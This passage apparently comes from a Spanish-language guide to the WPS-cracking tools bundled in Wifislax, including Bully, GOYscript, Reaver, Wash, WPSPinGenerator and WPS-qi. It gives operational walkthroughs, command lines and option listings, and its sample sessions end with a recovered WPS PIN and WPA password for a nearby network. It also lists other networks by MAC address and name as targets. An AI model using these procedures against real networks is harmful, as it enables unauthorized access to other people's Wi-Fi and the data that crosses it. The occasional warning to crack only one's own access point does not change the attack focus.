-2, --pin2delay M,N   : Delay M seconds every Nth nack at M7 [5,1]
-A, --noacks          : Disable ACK check for sent packets    [No]
-C, --nocheck         : Skip CRC/FCS validation (performance) [No]
-D, --detectlock      : Detect WPS lockouts unreported by AP  [No]
-E, --eapfail         : EAP Failure terminate every exchange  [No]
-L, --lockignore      : Ignore WPS locks reported by the AP   [No]
-M, --m57nack         : M5/M7 timeouts treated as WSC_NACK's  [No]
-N, --nofcs           : Packets don't contain the FCS field [Auto]
-P, --probe           : Use probe request for nonbeaconing AP [No]
-R, --radiotap        : Assume radiotap headers are present [Auto]
-W, --windows7        : Masquerade as a Windows 7 registrar   [No]
-Z, --suppress        : Suppress packet throttling algorithm  [No]
-V, --version         : Print version info and exit
-h, --help            : Display this help information
```

BullyWPSdialog

Herramienta igual que la anterior para crackear redes con WPS pero con menus para facilitar su uso.



Bullycioso
Herramienta con menu gráfico para crackear redes con WPS.
Primero el programa nos pregunta que interface usar: wlan0
El tiempo para escanear en segundos: 30
Luego empezara a escanear buscando redes con WPS activado.
Una vez selecionamos el objetivo le damos a Si y empezara el ataque al WPS con Bully.



GOYScriptWPS
Herramienta que busca y crackea redes con WPS activado.

Caracteristicas de la herrramienta:
- Máxima sencillez de uso. Sólo uno o dos pasos:
1- Selección de tarjeta WiFi (si sólo tenermos una, se omite la pregunta)
2- Selección del Punto de Acceso a atacar.
- Máxima eficacia: Tras seleccionar el Punto de Acceso, se comprueba si éste es susceptible de un ataque rápido. Primero se mira si está en la base de datos de pins conocidos para esa MAC y, si no es el caso, se genera un primer pin usando el algoritmo del WPSPinGeneratorMOD. Si ninguno de los dos casos es posible, se efectúa un ataque por fuerza bruta estándar.
Máxima información:
- Información del fabricante del PA en base a su dirección MAC.
En el listado se redes detectadas, se muestran:
- En morado: las redes de las que ya hemos obtenido la contraseña.
- En rojo: las redes bloqueadas.
- En naranja: las redes que hemos atacado anteriormente sin obtener su contraseña (sesión guardada)

- Una asterisco (*) a continuación del número de red en la lista, que nos indica que la MAC de dicha red está en la base de datos de pins conocidos.
- Una almohadilla (#) a continuación del número de red en la lista, que nos indica que la MAC de dicha red está soportada por el algoritmo de WPSPinGeneratorMOD.

Durante el ataque al punto de acceso, se muestran:

- La cantidad de pins probados.
- La cantidad de errores obtenidos (0x02 y 0x03).
- El % completado.
- El ratio de segundos por pin.

Máxima comodidad: El pin y la contraseña WPA se guardan automáticamente en un archivo de texto con el nombre del punto de acceso y su dirección MAC

Uso de la herramienta:
Lo que nos aparece al iniciar el programa es lo siguiente:

```
GOYscript 3.4-beta5 by GOYfilms
```

Distribución de linux detectada: Wifislax

Tarjetas WiFi disponibles:

Nº	INTERFAZ	DRIVER	FABRICANTE
1)	wlan0	ath9k	Quanta Microsystems, INC.

//Como es común en las herramientas de Goyfilms, lo primero que nos pide es seleccionar la interface para montar en modo monitor

Sólo se ha detectado una tarjeta WiFi: wlan0

Resolución de pantalla actual: 1366x768

Iniciando la tarjeta WiFi...

Reiniciando la interfaz wlan0 (ath9k)...

Activando modo monitor en wlan0 (00:17:C4:D3:90:54)...

Hay 1 procesos que pueden causar problemas.
Si 'airodump-ng', 'aireplay-ng' o 'airtun-ng'
no funcionan prueba a detener alguno de ellos.

PID Nombre

3283 wpa_supplicant

INTERFAZ	CHIPSET	DRIVER
wlan0	Atheros AR9280	ath9k (ACTIVADO en mon0)

PULSA CONTROL+C PARA DETENER
LA BÚSQUEDA Y SELECCIONAR
UNA DE LAS REDES DETECTADAS

//automáticamente lanza Wash para escanear las redes con wps

Buscando redes con WPS activado...
Una vez escanee las redes que queremos le damos a Ctrl+C

Nº	MAC	CANAL	IV	SEÑAL	TIPO	WPS	NOMBRE DE RED
1)	8C:0C:A3:2B:12:71	11	-	11%	WPA	SI	WLAN_225
2)	62:6B:D3:6A:86:00	10	-	12%	WPA	SI#	vodafone8602
3)	8C:0C:A3:25:EA:BB	6	-	12%	WPA	SI	WLAN_EABB
4)	8C:0C:A3:27:7E:93	6	-	12%	WPA	SI	WLAN_7E93
5)	9C:80:DF:0D:5C:1B	11	-	13%	WPA2	SI	Orange-5C19
6)	68:B6:FC:0A:4D:C8	8	-	14%	WPA2	SI*	LCAC
7)	F8:1B:FA:62:7C:37	11	-	14%	WPA	SI	MOVISTAR_7C2E
8)	E4:C1:46:71:56:A9	11	-	15%	WPA	SI	Vodafone56A8
9)	E8:94:F6:4B:79:20	9	-	19%	WPA2	SI	OFICEPC
10)	72:C0:6F:43:0E:70	6	-	25%	WPA	SI#	vodafone0E70
11)	BC:14:01:BB:D5:D8	11	-	35%	WPA2	SI	Rio_Pequeno

Como vimos en el listado de redes detectadas, se muestran:
- En morado: las redes de las que ya hemos obtenido la contraseña.
- En rojo: las redes bloqueadas.
- En naranja: las redes que hemos atacado anteriormente sin obtener su contraseña (sesión guardada)
- Una asterisco (*) a continuación del número de red en la lista, que nos indica que la MAC de dicha red está en la base de datos de pins conocidos.
- Una almohadilla (#) a continuación del número de red en la lista, que nos indica que la MAC de dicha red está soportada por el algoritmo de WPSPinGeneratorMOD.

selecionamos la red que queremos auditar y nos aparecera lo siguiente
Has seleccionado una red con WPS activado.
¿Qué método deseas para la auditoría?

1) goyscriptWPA
2) goyscriptWPS

Selecciona un método: 2 (goyscriptWPS)

R E S U M E N

INTERFAZ:
Nombre.....: wlan0
Modo monitor....: mon0
MAC.....: 00:17:C4:D3:90:54
Fabricante.....: Quanta Microsystems, INC.

PUNTO DE ACCESO:
Nombre.....: vodafone0E70
MAC.....: 72:C0:6F:43:0E:70
Canal.....: 6
Encriptación....: WPA-CCMP (WPS activado)
Fabricante.....: < desconocido >

GOYscriptWPS 3.4-beta5 by GOYfilms

Atacando la red vodafone0E70...

Iniciando ataques con pin específico...

Probando pin 43946082 generado por WPSPinGeneratorMOD... PIN CORRECTO

¡¡¡ CONTRASEÑA ENCONTRADA !!!

Pin WPS.....: '43946082'
Clave WPA...: '6PQPNFCHMUDYDM'

Contraseña guardada en el archivo
"vodafone0E70 (72-C0-6F-43-0E-70).txt"
dentro de la carpeta "claves"


Duración del proceso...: 13 segundos

¿Quieres conectarte a la red "vodafone0E70"? [S/N]: S


Videotutorial:http://youtu.be/o8V55S-GkEI

GOYsesion
Herramienta que crea el fichero Sesiones-Goyfilms.xzm en el escritorio.
Este archivo contiene las sesiones de las herramientas Goyfilms dentro de un modulo de para sistemas Slax.
Despues de crearlo nos avisa para que lo guardemos en la carpeta Modules.
Esto es muy util ya que cuando iniciamos de nuevo Wifislax en modo live cargara las sesiones de Goyfilms con las que estabamos trabajando.


Inflator
Herramienta para crackear redes con WPS activado.
En la primera pantalla aparece:
Por favor no crackees Puntos de Aceso excepto el tuyo.
Le damos a yes.
Luego nos aparece otra pantalla:



Selecionamos nuestro interface y le damos a Next.
En la siguiente pantalla



le damos al botón Scan para escanear redes con wps activado.
Una vez aparezcan acabe el escaneo selecionamos la red objetivo y le damos a next.



Ahora selecionamos las opciones para el ataque al pin WPS y le damos al botón Run.
Nos abrira una ventana de reaver que probara los pins hasta que encuentre el correcto y una vez lo encuentre nos dara la clave WPA.

Qtwpspin
Herramienta con interface gráfica (GUI) que calcula el posible Pin WPS por defecto del punto de acceso y una vez lo obtiene nos da la clave WPA.
Para el cálculo de PIN usa computePin de ZhaoChunsheng (www.iBeini.com)
Una vez entramos en el programa, vamos a interface y le damos a Activar para poner nuestra interface en modo monitor.
Luego en la ventana principal
Le damos a scan para escanear las redes con wps activado.
Una vez aparezcan las redes.

Selecionamos la que queramos y le damos a "Calcular PIN".

Si queremos probar si el pin calculado funciona le damos a "Reaver: Test PIN"
Iniciara Reaver y testeara el pin calculado.
Si queremos probar todos los pins le damos a "Reaver"
En la parte de abajo hay una parte que pone Cálculo Directo**.**
Si metemos una mac que tengamos guardada y le damos a "Calcular" nos calculara el pin del punto de acceso
Si le damos a Reaver podemos configurar sus opciones.
Si le damos a Wash podemos configurar sus opciones.

Reaver 1.4
Herramienta para atacar por fuerza bruta redes con WPS activado.
Lo que hace es probar uno por un todos los pines posibles en AP objetivo, para que una vez conseguido el auténtico poder obtener la clave WPA. El proceso es por fuerza bruta y puede tardar entre 6 y 24h en obtener el pin correcto y la clave wpa dependiendo del número de pines a probar y la distancia al AP objetivo.
Puede que el router se “defienda” bloqueando temporalmente de manera permanente el acceso por pin, después de uno numero predeterminado de pines erroneos , con lo que el proceso se alargara o en el peor de los casos no tendrá un final positivo.
La herramienta lo que hace es probar todas las combinaciones posibles de los 4 primeros dígitos del pin y una vez comprobado que son correctos, nos reportara un M6 y automáticamente el proceso pasara al 90% para seguir probando los 3 siguientes y por último el checksum (ultimo digito). Cuando los 8 son correctos nos mostrara en pantalla la clave WPA.

Para lanzar la herramienta introduciremos
reaver -i mon0 -b <mac> -vv
Donde <mac> es la mac del router objetivo
Empezara el ataque y si todo va bien, veremos cómo van pasando los pines
Nos ira mostrando el porcentaje y al final nos dará el pin correcto y la clave WPA.
Esta herramienta también ha sido retocada, para probar primero los pines de los router que se conoce que utilizan un pin genérico o uno conocido
Con esta herramienta lo que haremos es probar los pins de la red objetivo.

Previamente tenemos que usar otro programa para escanear las redes con wps activado como Goyscript WPS ya que tenemos que saber la Mac objetivo para ponerla en las opciones. Goyscript WPS ya tiene integrado Reaver ya que lo podemos usar directamente al ejecutar la aplicación sin necesidad de lanzar Reaver en una nueva ventana.
Este comando básico tiene muchas variables.
Al al lanzar la herramientas nos aparecen todas las posibles opciones:

Reaver v1.4-r119 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
-i, --interface=<wlan> Name of the monitor-mode interface to use
-b, --bssid=<mac> BSSID of the target AP

Optional Arguments:
-m, --mac=<mac> MAC of the host system
-e, --essid=<ssid> ESSID of the target AP
-c, --channel=<channel> Set the 802.11 channel for the interface (implies -f)
-o, --out-file=<file> Send output to a log file [stdout]
-s, --session=<file> Restore a previous session file
-C, --exec=<command> Execute the supplied command upon successful pin recovery
-D, --daemonize Daemonize reaver
-a, --auto Auto detect the best advanced options for the target AP
-f, --fixed Disable channel hopping
-5, --5ghz Use 5GHz 802.11 channels
-v, --verbose Display non-critical warnings (-vv for more)
-q, --quiet Only display critical messages
-h, --help Show help

Advanced Options:
-p, --pin=<wps pin> Use the specified 4 or 8 digit WPS pin
-d, --delay=<seconds> Set the delay between pin attempts [1]
-l, --lock-delay=<seconds> Set the time to wait if the AP locks WPS pin attempts [60]
-g, --max-attempts=<num> Quit after num pin attempts
-x, --fail-wait=<seconds> Set the time to sleep after 10 unexpected failures [0]
-r, --recurring-delay=<x:y> Sleep for y seconds every x pin attempts

-t, --timeout=<seconds> Set the receive timeout period [5]
-T, --m57-timeout=<seconds> Set the M5/M7 timeout period [0.20]
-A, --no-associate Do not associate with the AP (association must be done by another application)
-N, --no-nacks Do not send NACK messages when out of order packets are received
-S, --dh-small Use small DH keys to improve crack speed
-L, --ignore-locks Ignore locked state reported by the target AP
-E, --eap-terminate Terminate each WPS session with an EAP FAIL packet
-n, --nack Target AP always sends a NACK [Auto]
-w, --win7 Mimic a Windows 7 registrar [False]

Example:
reaver -i mon0 -b 00:90:4C:C1:AC:21 -vv

Reaver 1.3
Es la misma herramienta que la anterior pero en su versión previa (la 1.3)

Reavermod
Es la misma herramienta pero modificada y optimizada solo para routers que empiezan por 8c:0c:a3

Salvar Sesiones Bully
Herramienta que crea el fichero Salvar-sesiones-bully.xzm en el escritorio.
Este archivo contiene las sesiones de la herramienta Bully dentro de un modulo de para sistemas Slax.
Despues de crearlo nos avisa para que lo guardemos en la carpeta Modules: /mnt/sdb1/wifislax/modules/
Donde sdb1 es el pendrive usb donde tenemos Wifislax
Esto es muy util ya que cuando iniciamos de nuevo Wifislax en modo live cargara las sesiones con las que estabamos trabajando.

Salvar Sesiones Reaver
Herramienta que crea el fichero reaver-wps-session-attack-SAVED.xzm en el escritorio.
Este archivo contiene las sesiones de la herramienta Bully dentro de un modulo de para sistemas Slax.
Despues de crearlo nos avisa para que lo guardemos en la carpeta Modules: /mnt/sdb1/wifislax/modules/
Donde sdb1 es el pendrive usb donde tenemos Wifislax
Esto es muy util ya que cuando iniciamos de nuevo Wifislax en modo live cargara las sesiones con las que estabamos trabajando.

WPSCrackGUI
Herramienta con interface gráfica (GUI) para crackear redes con WPS activado realizada por Argentina Wireless (http://www.arg-wireless.com.ar)

Driver
Primero le damos a Modo monitor: Activar
y selecionamos la interfaz: mon0
Escaneo
Interfaz:mon0
La herramienta nos da varias opciones para escanear las redes con WPS activado
Wash
airodump
WPScan
WPSpy
Le damos a la que queramos y empezará a escanear las redes con WPS.
Una vez escaneadas las redes copiamos la MAC de la red objetivo
La pegamos en el apartado Ataque y le damos a Ataque.

WPSPinGenerator
Herramienta creada por el equipo de seguirdadwireless.net, que nos muestra los objetivos con WPS activado y además coteja su dirección MAC con su

base de datos para comprobar si el router utiliza un pin con patrón conocido o genérico.
De ser así, se obtiene el pin y la clave WPA en segundos
El menú es muy intuitivo y sencillo

1 escanear

Nos pedirá que seleccionemos interface para montar en modo monitor
Después el tiempo que estará reaver escaneando (por defecto 30seg)
Y por último los canales en los que queremos escanear (por defecto de 1 al 14)

2 obtener clave

Si la MAC, no se encuentra en la base de datos, probara un pin genérico por si acaso y si no es válido, nos lo indicara y nos pedirá que seleccionemos otra red.
Las Mac que están en la base de datos se muestra con un **"SI"** de color verde

Seleccionamos la red a auditar y seguidamente seleccionamos la opción 2 para obtener clave con reaver
Nos mostrara el pin y la clave y la guardara en
/root/swireless/WPSPinGenerator/Keys/BSSID (Mac).txt
El programa crea automaticamente un archivo de texto cuyo nombre es el nombre de la red o bssid y la mac ente parentesis. Dentro del archivo podemos ver el pin y la clave WPA.

Herramienta para crackear redes con WPS probando pines.
Vamos a ver lo que nos aparece al iniciar el programa:

```
 __   __              ___ _
/ / /\ \ \____  ___    / _ (_)_ __
\ \/  \/ /  _ \/ __|  / /_)/ | /_ \
 \  /\  /| |_) \__ \ / ___/| | | | |
  \/  \/ |  __/|___/ \/    |_|_| |_|  Generator 3.0
       |_|                   www.seguridadwireless.net

*****************************************************
* << Based on ZhaoChunsheng work & kcdtv script >> *
*****************************************************
Versión base de datos: 26022014
-----------------------------------

1) Buscar objetivos con WPS activado
2) Probar PIN genérico/calculado por algoritmo
3) Probar todos los posibles pines (fuerza bruta)
4) Seleccionar otro objetivo
0) Salir
#> 1
```

--> Introduce en segundos el tiempo de espera para escanear (30 por defecto):
(Enter)

--> Introduce número de canal a escanear [1-14] (Todos por defecto):
(Enter)

Escaneando en busca de objetivos... 17 segundos (Ctrl+C para detener)

```
BSSID              Channel    RSSI   Version   Locked    ESSID
--------------------------------------------------------------------------
00:1D:1A:10:80:CC     13      -90     1.0       No      SanLois1
68:B6:FC:7C:7A:18     5       -90     1.0       No      wifimedia_R-5005

          Las siguientes redes son susceptibles de ataque con REAVER

          BSSID       Algoritmo  Genérico  Lock  Señal  Canál  ESSID

  1)  00:1D:1A:10:80:CC     ¿?       NO      NO    10%     13   SanLois1
  2)  68:B6:FC:7C:7A:18     ¿?       NO      NO    10%     5    wifimedia_R-5005

 v)  Ver/ocultar fabricantes
 0)  Volver al menú

 --> Seleccione una red
1
 INFO AP OBJETIVO

              ESSID = SanLois1
              BSSID = 00:1D:1A:10:80:CC
              Canal = 13
        PIN genérico = Desconocido
 Algoritmo ComputePIN = 10815489
 Algoritmo EasyboxWPS = 10940747
 ------------------------------------

 1) Buscar objetivos con WPS activado
 2) Probar PIN genérico/calculado por algoritmo
 3) Probar todos los posibles pines (fuerza bruta)
 4) Seleccionar otro objetivo
 0) Salir
 #> 2

Probando con algoritmo ComputePIN... (Ctrl+C para detener)

[+] Switching mon0 to channel 13
[+] Waiting for beacon from 00:1D:1A:10:80:CC
```

Aquí la herramienta probará el PIN genérico/calculado
Si este ataque no funciona debemos selecionar el 3:
3) Probar todos los posibles pines (fuerza bruta)

Wash

Herramienta para escanear redes con WPS activado.
Con esta herramienta detectaremos todos los AP que tenga el protocolo WPS activado, primero y desde la consola tendremos que tener nuestra interface, montada en modo monitor
Comando:
airmon-ng star wlan0
Donde wlan0 es nuestra interface wifi
Una vez hecho esto solo tendremos que poner en la consola
Comando:
wash -i mon0 -C
Donde mon0 es nuestra interface wifi en modo monitor
y comenzara el escaneo de redes con wps activado.
Esta herramienta NO sirve para lanzar ataques a WPS, es solo para ver posibles objetivo. Una vez que veamos la red que queremos auditar, utilizaremos cualquiera de las herramientas que analizaremos a continuación.

Al iniciar la herramienta podemos ver las distintas opciones disponibles:

Wash v1.4-r119 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
-i, --interface=<iface> Interface to capture packets on
-f, --file [FILE1 FILE2 FILE3 ...] Read packets from capture files

Optional Arguments:
-c, --channel=<num> Channel to listen on [auto]
-o, --out-file=<file> Write data to file
-n, --probes=<num> Maximum number of probes to send to each AP in scan mode [15]
-D, --daemonize Daemonize wash
-C, --ignore-fcs Ignore frame checksum errors
-5, --5ghz Use 5GHz 802.11 channels
-s, --scan Use scan mode
-u, --survey Use survey mode [default]
-h, --help Show help

Example:

```
wash -i mon0
```

WPS-qi

Herramienta automatica para escanear y crackear redes con WPS activado

```
 _ _ _ _____ _____     _____ _
| | | |  _  |  __|___|    |_|
| | | |  __|__   |___|  |  | |
|_____|__|  |_____|   |__  _|_|
                        |__|
```

If Python has a Zen, WPS has a Qi (氣)

WPS-qi - 2013 - GPL v.3

Press ENTER to start
[i] - Killing previous monitor interfaces
- killing mon0

Interfaces

ID	Iface	MAC	CHIPSET	DRIVER	VENDOR
1	wlan0	00:17:c4:d3:90:54	Atheros	AR9280	QUANTA MICROSY

[?] - press ENTER to continue with this device
[i] - setting up mode monitor on wlan0 device
[+] - Mode monitor on mon0 device
[i] - Current MAC Address is 00:17:c4:d3:90:54
- Scanning WPS targets...
- Auto Scan. (20 seconds)
▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮ 100%
- killing wash processes.
[+] - Scan complete.

Targets

ID	PWR	CH	ESSID	LCK	MAC ADDRESS	VENDOR
1	16%	01	WLAN_553E	No	8C:0C:A3:2C:55:3E	AMPER

- Available Options: [0, 1]
[?] - Select a target or type 0 to scan again:1
- cracking with bully


Wpsig
Herramienta para obtener información sobre redes con WPS.
Al iniciar la herramienta nos muestra las distintas opciones que tiene:

Wi-Fi Protected Setup Information Gathering.

Usage: wpsig.py -i interface -w filename
Options:
  -h, --help   show this help message and exit
  -i IFACE, --interface=IFACE
                        network interface.
  -w FILENAME, --write=FILENAME
                        output filename.
  -s SOURCE, --source=SOURCE
                        source mac address.
  -p, --passive   avoid injecting frames.


Development
Herramientas de desarrollo para construir aplicaciones e interfaces gráficas para aplicaciones.

CMake
Herramienta con entorno gráfico (GUI) para compilar el codigo fuente de projectos de software.



